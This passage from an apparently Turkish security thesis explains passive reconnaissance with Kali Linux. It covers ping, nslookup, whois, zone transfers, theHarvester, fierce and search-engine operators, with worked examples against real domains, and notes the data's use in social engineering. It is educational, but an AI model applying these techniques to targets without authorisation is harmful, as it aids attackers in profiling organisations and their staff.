
Sunulan pasif bilgi toplama yöntemlerinin kullanımı sonucunda elde edilen bilgiler; hedef sistemin web konfigürasyon bilgileri, çalışanların kişisel bilgileri, arşiv sitelerinde yer alan bilgiler, hedef sistem tarafından gönderilen veriler, yeni gruplar ve hedef sistemin DNS bilgilerini içerebilmektedir (Wilhelm, 2010).

Bu çalışmada pasif bilgi toplama işlemleri için Kali Linux üzerinde hedef sistemlere sırasıyla ping, nslookup, whois, reverse whois/ip lookup, zone transfer, mail&subdomain tespiti,

subdomain ve googlehacking yöntemleri uygulanarak sistemle ilgili maksimum bilgiye ulaşılmıştır.


Ping komutu

Ping komutu hedef sistem ile iletişimin sağlanıp sağlanmadığını kontrol etmek, hedef sistemle kurulan bağlantı hızını ölçmek ve bir domain alanının işaret ettiği IP adresini tespit etmek için kullanılan bir GNU/Linux ve microsoft komutudur.



Şekil 3.3. Ping komutu 1.

Şekil 3.3.'de ping komutu ile "google.com" adresine bir ICMP paketi gönderilmiştir. İlgili domainin işaret ettiği IP adresi 216.58.206.174 olarak gösterilmiştir. Ping komutunun cevap alabilmesi hedef makine ile iletişim sağlandığını göstermekte ve iletişim sağlanan makinenin ayakta olduğu anlamına gelmektedir. Ping komutunun hedef makineden cevap alamaması direk olarak hedef makinenin çöktüğü anlamına gelmez. Microsoft cihazlarında güvenlik duvarı varsayılan olarak açıktır ve ICMP paketlerini engellemektedir. Bu durum da ping komutunun hedef makineden cevap alamamasına sebep olmaktadır.



Şekil 3.4. Ping komutu 2.

Şekil 3.4.'de Windows XP makinesinin IP adresi kullanılmıştır ve Windows XP makinesiyle iletişim sağlandığı görülmektedir.

Nslookup

Nslookup domain alanlarının işaret ettiği IP adreslerini çözümlemek için kullanılan bir script'tir. Ping komutu domain alanlarının işaret ettiği ip adresleri gösterirken aynı zamanda hedef makine ile iletişimin sağlanıp sağlanamadığı, iletişim hızı gibi bilgileri de sunmaktadır. Fakat nslookup yalnızca domain alanlarının işaret ettiği ip adreslerini çözümlemek amacıyla kullanılmaktadır.

Şekil 3.5. Nslookup scripti.

Şekil 3.5.'de nslookup script'i kullanılarak digi.ninja domain alanının işaret ettiği IP adresi bilgisine ulaşılmıştır.

Host


Host komutu bir domain alanının işaret ettiği IP adresini ve bir IP adresinin sahip olduğu domain alanını göstermek için kullanılan bir komuttur. Host komutunun çeşitli kullanım şekilleri mevcuttur fakat bu çalışma kapsamında yalnızca bu iki özelliği kullanılmıştır.

Şekil 3.6. Host komutu.


Şekil 3.6.'da host komutu kullanılarak nmap.org domain alanının IP adres bilgilerine ve IP adresi kullanıldığında domain alanı adına erişim sağlanmıştır. Linux üzerinde bir bash scripting kullanılarak bir domain, subnet veya IP listesindeki domainlerin tespiti için host komutu kullanılabilmektedir.

Whois

Whois bir domain veya bir IP 'nin sahiplik bilgilerinin öğrenildiği bir sorgu komutudur. Whois eski bir sorgu komutudur ve yalnızca Kali Linux'a ait değildir. Domain firmalarından domain veya sunucu satın alınırken iletişim bilgileri de dahil olmak üzere verilen müşteri bilgileri bazı firmalar tarafından ücretsiz olarak gizli hale getirilirken bazı firmalar bu işlemi belirli bir ücret karşılığında gerçekleştirmektedir. Whois sorgu komutu domain veya sunucu satın alınırken verilen bilgilerin gizli hale getirilmemesinden dolayı bu bilgilere erişim sağlayabilmektedir. Bu bilgilere erişim internet üzerinden de gerçekleştirilebilir fakat Kali Linux üzerinde bu işlemi gerçekleştirmek için bir whois yazılımı mevcuttur. "whois dpu.edu.tr" komutu kullanıldığında çıkan sonuç Şekil 3.7. ve 3.8.'de gösterilmektedir.




Şekil 3.7. Whois komutu 1.



Şekil 3.8. Whois komutu 2.

Yukarıdaki şekillerde görüldüğü üzere whois komutu kullanılarak dpu.edu.tr domaininin süresinin ne zaman biteceği, hangi tarihte güncelleneceği, teknik iletişim bilgisi, IP adresi gibi bilgilere erişim sağlanmıştır. Burada elde edilen mail bilgisi, IP adresi sosyal mühendislik saldırılarında kullanılabilmektedir. Whois komutu domain adı ile kullanıldığı gibi IP adresi ile de kullanılmaktadır. IP adresi ile kullanılan whois komutunun sonuçları Şekil 3.9. ve 3.10.'da görüldüğü gibidir.



Şekil 3.9. IP adresi kullanan whois komutu 1.

Şekil 3.10. IP adresi kullanan whois komutu 2.


Yukarıdaki şekillerde görüldüğü gibi whois komutuyla IP'nin alındığı yer bilgisi, adres bilgisi, ilgili ip'nin dâhil olduğu subnet adresi bilgilerine ulaşılmıştır. Elde edilen subnet bilgisi, reverse whois işlemlerinde sistem üzerinde dışa açık olarak bulunan web uygulamalarının tespitinde veya dışa açık olan sunucuların tespitinde kullanılmaktadır.

Reverse Whois/IP Lookup

Reverse Whois veya IP Lookup, herhangi bir IP üzerinde bulunan domainlerin ve IP ile ilgili mümkün olduğunca fazla bilginin tespitini sağlamak için kullanılan bir arama aracıdır. Bu bölümde ip lookup işlemi bir internet uygulaması kullanılarak sunulmuştur. Fakat reverse whois IP lookup işlemleri google hacking bilgi toplama yönteminde de uygulanacaktır. Bu bölümde kullanılacak site "you get signal reverse ip lookup" tır.

Şekil 3.11. Yougetsignal.com sitesi.

Şekil 3.11.'de yougetsignal.com sitesine herhangi bir domain veya IP adresi girilebilmektedir. Eğer domain adresi girilirse IP adresine çözümler ve bu IP adresine bağlı sunucuları getirmektedir. Bu yöntem elde edilen subnet üzerindeki dışa açık IP'lere bağlı web sitelerin bulunmasında sık kullanılan bir yöntemdir. Şekil 3.12.'de dpu.edu.tr domain adı girildiğinde sonuç olarak bu domainin IP adresine bağlı sunucuları getirecektir. Aynı görselde görülen ilgili IP adresi taranarak sonucun doğruluğu kontrol edilebilmektedir.



Şekil 3.12. dpu.edu.tr üzerinde bulunan domain bilgileri.


Zone Transfer

Zone Transfer işlemleri, bir sunucu ismi üzerinden bir domainin aynı veriyi paylaşan subdomainlerini tespit etmekte kullanılan bir pasif bilgi toplama yöntemidir. Bu işlemi

gerçekleştirmek için daha önce gösterilmiş host komutu kullanılarak bir domaine ait sunucu isimlerinin tespiti sağlanmıştır.

Şekil 3.13. Zonetransfer.me üzerinde bulunan sunucu isimleri.

Şekil 3.13.'de zonetransfer.me domainine ait iki adet sunucu ismi tespit edilmiştir. Elde edilen sunucu isimleri zonetransfer.me domainine ait subdomainleri tespit etmede kullanılmıştır. Bu işlemin başarılı olması için sunucu isimlerinin bu domain adresine göre konfigüre edilmiş veya varsayılan değer olarak bırakılmış olması gerekmektedir. Şekil 3.14.'de ise zonetransfer.me domainine ait subdomain ve IP bilgileri tespit edilmiştir.




Şekil 3.14. Zonetransfer.me domainine ait subdomain ve IP bilgileri.

Subdomain ve mail tespiti

Hedef sistemin subdomain ve mail adresi tespitleri daha önceden sunulmuş The Harvester aracı kullanılarak pasif bilgi toplama yöntemleri altında incelenebilmektedir. The Harvester aracı farklı arama motorları üzerine sorgular yollayarak dönen cevapları ayıklar ve istenilen sonucu

döndürür. Bu sonuçların içerisinde ilgili domain adına paylaşılmış mail ve subdomain bilgileri yer almaktadır.




Şekil 3.15. Mail ve subdomain tespiti için Theharvester kullanımı.

Şekil 3.15.'de Theharvester aracı ile microsoft.com domaini ile biten mail ve subdomainlerin arama işlemi gerçekleştirilmiştir. Elde edilen sonuç Şekil 3.16.'daki gibidir.


Şekil 3.16. Theharvester arama sonucu.

Görüldüğü üzere yaklaşık 16 tane subdomain adresi bulunmuştur. Fakat herhangi bir mail adresine ulaşılamamıştır. Arama sonucu elde edilen subdomain ve mail adresleri sosyal mühendislik saldırıları ve tarama işlemlerinde kullanılabilmektedir. Arka planda Theharvester aracının gönderdiği istekler wireshark aracı ile ayrıntılı bir şekilde gözlemlenebilmektedir.



Şekil 3.17. Wireshark.

Şekil 3.17.'de wireshark'ta görüntülenen ara yüzlerden eth0 dinlemeye alınmıştır ve Theharvester tekrar çalıştırılmıştır. Theharvester tekrar çalışmaya başladığında wireshark üzerinde birden çok istek görülmüştür.




Şekil 3.18. Wireshark üzerine düşen istekler.

Şekil 3.18.'de görüldüğü gibi microsoft.com domainine ait google'da indekslenmiş ilgili verileri bulmak amacıyla wireshark üzerinde oluşan get istekleri mevcuttur. Bu şekilde mail ve subdomain sonuçları elde edilmiştir.


Subdomain

Bu bölümde daha detaylı bir domain saptaması gerçekleştirmek için Theharvester aracı yerine fierce aracı kullanılmıştır.




Şekil 3.19. Microsoft.com domainine ait subdomain saptaması.

Şekil 3.19.'da Kali Linux ilk olarak zone transferleri kontrol eder ve zone transferler üzerindeki subdomainleri tespit etmektedir. Eğer ki herhangi bir zone transfer bulamamışsa deneme yanılma yöntemiyle subdomain tespiti yapmaktadır. Burada komut yazıldığında fierce aracı üzerine Şekil 3.20.'de görüldüğü üzere birden çok DNS sorgusu düştüğü gözlemlenmiştir. Fierce aracının arka plan çalışmasını daha net görebilmek ve çalışma mantığını daha iyi kavramak için wireshark aracı üzerinden inceleme mümkündür.



Şekil 3.20. Fierce DNS sorguları.




Şekil 3.21. Wireshark eth0 DNS sorguları.

Şekil 3.21.'de eth0 dinlendiğinde birden fazla DNS sorgusunun wireshark üzerinde bulunduğu gözlemlenmiştir. Bu sorgulardan dönen sonuca göre de herhangi bir domain üzerinde bulunan subdomainlerin tespiti sağlanmıştır.

Google hacking


Daha önceki pasif bilgi toplama yöntemlerinde farklı araçlar yardımı ile mail, subdomain bir sunucu üzerindeki diğer web sitelerin bulunması gibi işlemler ele alınmıştır. Bu bölümde ilgili işlemler için internet tarayacısı üzerinde bulunan google ve bing arama motorları kullanılmıştır. Bu arama motorlarının hepsinin çalışma mantığı basit olmakla birlikte aynıdır. Hepsi özel aramalar (dorglar) aracılığı ile arama motorlarının indekslediği bilgileri kullanıcıya

sunmaktadır. Google üzerinde arama yapmak için kullanılan başlıca dorglar site, inurl, intext, filetype dorglarıdır. Bing üzerinde arama yapmak için kullanılan en bilindik dorg ise ip dorg'udur. Bing bu ip üzerinde indeksleyebildiği tüm bilgileri sunmaktadır. Bu aramalar sayesinde arama motorları belirli bir domaine ait subdomain tespitlerini gerçekleştirmektedir.




Şekil 3.22. Google "Site" arama.

Şekil 3.22.'de içerisinde microsoft.com geçen bir domain ve * olduğu için başında herhangi başka bir karakter olan domain adları döndürülmüştür. Görüldüğü gibi ilk başta ana domain adresi daha aşağılarda ise içerisinde microsoft.com bulunan tüm domain adresleri sonuç olarak döndürülmüştür.




Şekil 3.23. Google "Inurl" arama.

Şekil 3.23.'de inurl araması (dorgu) kullanılmıştır ve arama motoru içerisinde wp/login.php geçen tüm sayfaların sonuçlarını döndürmüştür.



Şekil 3.24. Google "intext" arama.

Şekil 3.24.'de görülen Intext araması (dorgu) herhangi bir kelime aratmak için kullanılmaktadır. Görüldüğü üzere içerisinde "İkinci Dünya Savaşı" geçen tüm sayfalar sonuç olarak döndürülmüştür. Filetype araması (dorgu) ise aranılacak dosya tipini belirlemek için kullanılmaktadır. Burada kullanılan aramaya (dorg) +filetype:pdf şeklinde eklenilip kullanılması mümkündür.



Şekil 3.25. Bing "IP" arama.

Şekil 3.25.'de ilgili IP'ye bağlı farklı subdomain adresleri sonuç olarak döndürülmüştür. Önceki şekillerdeki gibi aramalar sonucu arama motoru Theharvester aracına benzer bir mantıkla çalışmaktadır denilebilmektedir. Buradaki Bing araması ise daha önce gösterilmiş reverse whois/ip lookup yöntemine benzer bir mantıkta çalışmaktadır. Bu uygulamalar sonucunda aslında kullanılan arama araçlarının arama motorlarıyla aynı mantıkta çalıştığı sonucuna ulaşmak mümkündür.

3.1.2. Aktif bilgi toplama


Pasif bilgi toplama işlemi tamamlandıktan sonra gelen aşama aktif bilgi toplama aşamasıdır. Pasif bilgi toplama aşamasıyla keşfedilen ip ve servis bilgileri aktif bilgi toplama aşamasında kullanılarak özel araç ve yöntemlerle tarama işlemi gerçekleştirilmektedir. Aktif bilgi toplama aşaması ilgili birimin sistem yöneticileri ya da güvenlik 